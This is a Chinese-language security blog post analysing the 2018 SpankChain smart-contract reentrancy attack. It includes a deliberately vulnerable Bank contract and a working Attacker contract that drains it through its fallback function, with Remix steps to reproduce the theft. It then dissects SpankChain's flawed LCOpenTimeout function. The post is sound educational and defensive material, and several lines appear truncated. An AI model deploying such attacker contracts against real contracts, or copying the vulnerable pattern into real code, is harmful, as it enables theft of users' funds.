TheDAO悲剧重演，SpankChain重入漏洞分析

bcse**** / 2018-10-11 19:10:13 / 浏览数 1984

前言

在10月8日，区块链项目方SpankChain在medium上发表了一篇文章，
并表明其受到了攻击，导致损失了160多个ETH和一些Token，这次攻击事件，相对来说损失金额是较小的，约4万美元，不过值得一提的是：这次攻击事件的起因与2016年

自那次事件起，以太坊的智能合约开发者大部分都认识到了重入漏洞这类严重问题，而且自那以后也很少有重入漏洞导致资产被窃取的事件，然而相隔两年，悲剧在SpankC

什么是重入漏洞？

了解重入漏洞是理解这次攻击事件必要的知识储备，所以接下来我们会将该类漏洞进行一个详细解释，让读者深刻理解，已经了解的大佬可直接略过。

在以太坊智能合约中，合约与合约之间是可以互相调用的，在gas足够的情况下，合约与合约之间甚至可以互相循环调用直至达到gas上限，这本身是合理的，但是若循环中

还是挺抽象对不对，我们直接来用代码进行解释，引用大佬的一句话。

> 「Talk is cheap. Show me the code」

漏洞代码片段：


```
function withdraw(){
 require(msg.sender.call.value(balances[msg.sender])());
 balances[msg.sender]=0;
}
```

以上是最简化版的withdraw函数，此函数多数在钱包合约、去中心化交易所等合约中实现，目的是为了让用户能进行"提款"，这里的提款是指将智能合约体系内的代币换成

漏洞分析：
前面提到过，合约与合约之间是可以互相循环调用的，只要循环所需的gas不超过gas上限即可，使用call来进行转账可以使用更多的gas，这是以太坊的机制。

但是如上代码片段中犯了一个致命的问题：没有在使用call转账之前将用户的代币余额归零，在循环的过程中，攻击者的账户一直是处于有余额的状态。

这会导致什么问题呢？
在前面的章节中我们提到过，在给智能合约转账的时候会触发智能合约的fallback函数，若收款的智能合约在fallback函数中再次调用对方的withdraw函数的话，那将会产生



如图，漏洞合约会不断向攻击者合约转账，直至循环结束(有限循环，以太坊的gas上限不允许出现无限循环）后才将用户代币余额归零。


用DEMO调试复现：

```
contract Bank{
   mapping (address => uint256) public balances;
   function wallet() constant returns(uint256 result){
       return this.balance;
```

```
    }
    function recharge() payable{
        balances[msg.sender]+=msg.value;
    }
    function withdraw(){
        require(msg.sender.call.value(balances[msg.sender])());
        balances[msg.sender]=0;
    }
}
contract Attacker{
    address public bankAddr;
    uint attackCount = 0;
    constructor(address _bank){
        bankAddr = _bank;
    }
    function attack() payable{
        attackCount = 0;
        Bank bank = Bank(bankAddr);
        bank.recharge.value(msg.value)();
        bank.withdraw();
    }
    function () payable{
        if(msg.sender==bankAddr&&attackCount<5){
            attackCount+=1;
            Bank bank = Bank(bankAddr);
            bank.withdraw();
        }
    }
    function wallet() constant returns(uint256 result){
        return this.balance;
    }
}
```


本文提供了一份复现DEMO，将上面代码复制至remix IDE中即可对重入漏洞复现并有一个充分的了解。

第一步，使用remix账户列表中的第一个账户扮演受害者来部署漏洞合约以及在漏洞合约中存入一些以太币。




如图，笔者在Bank合约也就是漏洞合约中充值了500wei个以太币。
第二步，使用remix账户列表中的第2个账户来扮演攻击者部署一份攻击者合约。

部署攻击者合约需要填入Bank合约的地址，按如下按钮即可复制地址，然后点击Deploy按钮来部署：
图片.png第三步，部署完之后，在value中填入要向Bank合约充值的数量，然后点击attack函数，即可窃取相当于充值数额5倍的以太币，这是由于为了防止超出gas上限，I



这里我们充值了10wei的以太币用于攻击Bank合约，执行attack函数后我们在看看Attacker合约的余额，以此推断是否利用成功。



查看wallet，可以看到合约的钱包余额为60，正好多出了充值数的5倍。

SpankChain重入漏洞分析

有了上面的基础知识接下来就好理解多了，我们先进行一个总结：重入漏洞产生的原因是未在进行转账操作之前进行状态变更操作而在之后进行状态变更操作，这是最根本的

接下来我们要列出几个重要的线索：

SpankChain支付通道合约:
https://etherscan.io/address/0xf91546835f756da0c10cfa0cda95b15577b84aa7#code

攻击者地址:
https://etherscan.io/address/0xcf267ea3f1ebae3c29fea0a3253f94f3122c2199

攻击者恶意合约地址:
https://etherscan.io/address/0xc5918a927c4fb83fe99e30d6f66707f4b396900e

攻击者恶意合约发起的攻击交易:
https://bloxy.info/zh/tx/0x21e9d20b57f6ae60dac23466c8395d47f42dc24628e5a31f224567a2b4effa88#


有上面的线索就很好分析了，我们先来看发起攻击的那笔交易：图片.png

可以看到攻击者先转了5个ETH到他自己部署的恶意合约，然后再通过恶意合约将5ETH转入SpankChain的支付通道合约，最后支付通道合约转出了32次5个ETH到其恶意合约
ETH转到了攻击者账户中。

我们再来看看攻击者具体的操作：

可以看到攻击者先调用了支付通道合约的createChannel函数并转入了5个ETH，然后循环调用了支付通道合约的LCOpenTimeou函数，并一直获取ETH，每调用一次获取5 ETH，一共调用了32次。


我们再来看看这两个函数的具体代码，先来看createChannel函数：



```
//该函数用于创建1个支付通道，支付通道的功能是为两个地址之间的ETH、Token转账进行中转
//所谓中转，就是先将要转的ETH、Token存在该合约上，然后在限定的时间内等收款地址来取走。
function createChannel(
    bytes32 _lcID,        //通道ID
    address _partyI,      //收款地址
    uint256 _confirmTime, //确认时间，超过该时间后发起地址可以撤回
    address _token,       //要转的Token的合约地址
    uint256[2] _balances  //需要填两个数值，第一个是要转的ETH的数量，第二个是要转的Token的数量
)
    public
    payable
{
    require(Channels[_lcID].partyAddresses[0] == address(0), "Channel has already been created.");  //判断通道ID是否已经被占用
    require(_partyI != 0x0, "No partyI address provided to LC creation");                           //判断收款地址是不是黑洞地址
    require(_balances[0] >= 0 && _balances[1] >= 0, "Balances cannot be negative");                 //判断要转的ETH数和Token数是不是都大于0
    // Set initial ledger channel state
    // Alice must execute this and we assume the initial state
    // to be signed from this requirement
    // Alternative is to check a sig as in joinChannel
    Channels[_lcID].partyAddresses[0] = msg.sender;                                                 //设置该支付通道的发起地址
    Channels[_lcID].partyAddresses[1] = _partyI;                                                    //设置该支付通道的收款地址

    if(_balances[0] != 0) {                                                                         //判断要转账的ETH数是否不为0
        require(msg.value == _balances[0], "Eth balance does not match sent value");               //判断设置的调用合约函数支付的ETH与参数中填写的ETH是否相符
        Channels[_lcID].ethBalances[0] = msg.value;                                                 //设置该通道转账的ETH数量
    }
    if(_balances[1] != 0) {                                                                         //判断要转账的Token数是否不为0
        Channels[_lcID].token = HumanStandardToken(_token);                                         //根据参数中填的Token合约地址来生成实例
        require(Channels[_lcID].token.transferFrom(msg.sender, this, _balances[1]),"CreateChannel: token transfer failure");  //从当前调用者转入一定量Token（参数中所填的要转的Token数量）到当前合约中
        Channels[_lcID].erc20Balances[0] = _balances[1];                                            //设置该通道转账的Token数量
    }

    Channels[_lcID].sequence = 0;                                                                   //设置该通道的序列为0
    Channels[_lcID].confirmTime = _confirmTime;                                                     //设置该通道的确认时间
    // is close flag, lc state sequence, number open vc, vc root hash, partyA...
    //Channels[_lcID].stateHash = keccak256(uint256(0), uint256(0), uint256(0), bytes32(0x0), bytes32(msg.sender), bytes32(_partyI), balanceA, balanceI);
    Channels[_lcID].LCopenTimeout = now + _confirmTime;                                             //设置该通道的开放收款时间，从当前时间起，经过_confirmTime这么长时间之后，发起转账才能执行撤回
    Channels[_lcID].initialDeposit = _balances;

    emit DidLCOpen(_lcID, msg.sender, _partyI, _balances[0], _token, _balances[1], Channels[_lcID].LCopenTimeout);  //打印日志
}
```

为方便读者理解，我们将该函数的每一行都进行了注释，简单来说该函数是用于创建一个“安全支付通道”，其原理是先将要转的资金存到支付通道合约中，在规定的时间内收

再来看看LCOpenTimeou函数：



```
//该函数的作用是在达到指定时间后，发起转账的地址可以调用该函数进行转账撤回，然后删除通道
function LCOpenTimeout(bytes32 _lcID) public {
    require(msg.sender == Channels[_lcID].partyAddresses[0] && Channels[_lcID].isOpen == false);  //确认当前调用者是否为交易发起者且通道为关闭状态
    require(now > Channels[_lcID].LCopenTimeout);                                                 //确认当前时间是否超出了通道开放时间

    if(Channels[_lcID].initialDeposit[0] != 0) {                                                  //确认通道的ETH初始存款不为0
        Channels[_lcID].partyAddresses[0].transfer(Channels[_lcID].ethBalances[0]);               //向发起地址转入ETH，撤回操作
    }
    if(Channels[_lcID].initialDeposit[1] != 0) {                                                  //确认通道的Token初始存款不为0
        require(Channels[_lcID].token.transfer(Channels[_lcID].partyAddresses[0], Channels[_lcID].erc20Balances[0]),"CreateChannel: token transfer failure"); //向发起地址转入Token，撤回操作
    }

    emit DidLCClose(_lcID, 0, Channels[_lcID].ethBalances[0], Channels[_lcID].erc20Balances[0], 0, 0); //打印日志

    // only safe to delete since no action was taken on this channel
    delete Channels[_lcID];                                                                       //漏洞点!! ,该函数在进行转账操作之后才删除通道，导致重入漏洞!
}
```

该函数相当于提款函数，不过在这个支付通道内的意义为转账超时撤回，就是说通道已经超出其开放时间了，发起方有权将转账撤回，具体漏洞点看红框中的代码以及注释，

尽管是在进行转账之后更新的状态，但是上面的代码要形成重入也又一定难度，看第一个红框中的代码，因为该函数里进行ETH转账不是使用的call.value，而是使用的trans
GAS，无法构成重入，这也是SpankChain与TheDAO不同的点。

再看第二个红框，其中调用了token的transfer函数，而token是攻击者可控的，调用token合约的transfer函数不会有2300
GAS限制！于是攻击者可以在自己部署的恶意token合约的transfer函数中调用支付通道合约的LCOpenTimeou函数，形成重入循环...

解决方案

最根本的解决方案还是在转账之前就把所有应该变更的状态提前更新，而不是在转账之后再进行更新，希望这次事件能让TheDAO惨案不再重演。

上一篇：CVE-2018-8453 0 d... 下一篇：【翻译】Web缓存投毒防御策略绕过

1. 0 条回复
   - 动动手指，沙发就是你的了！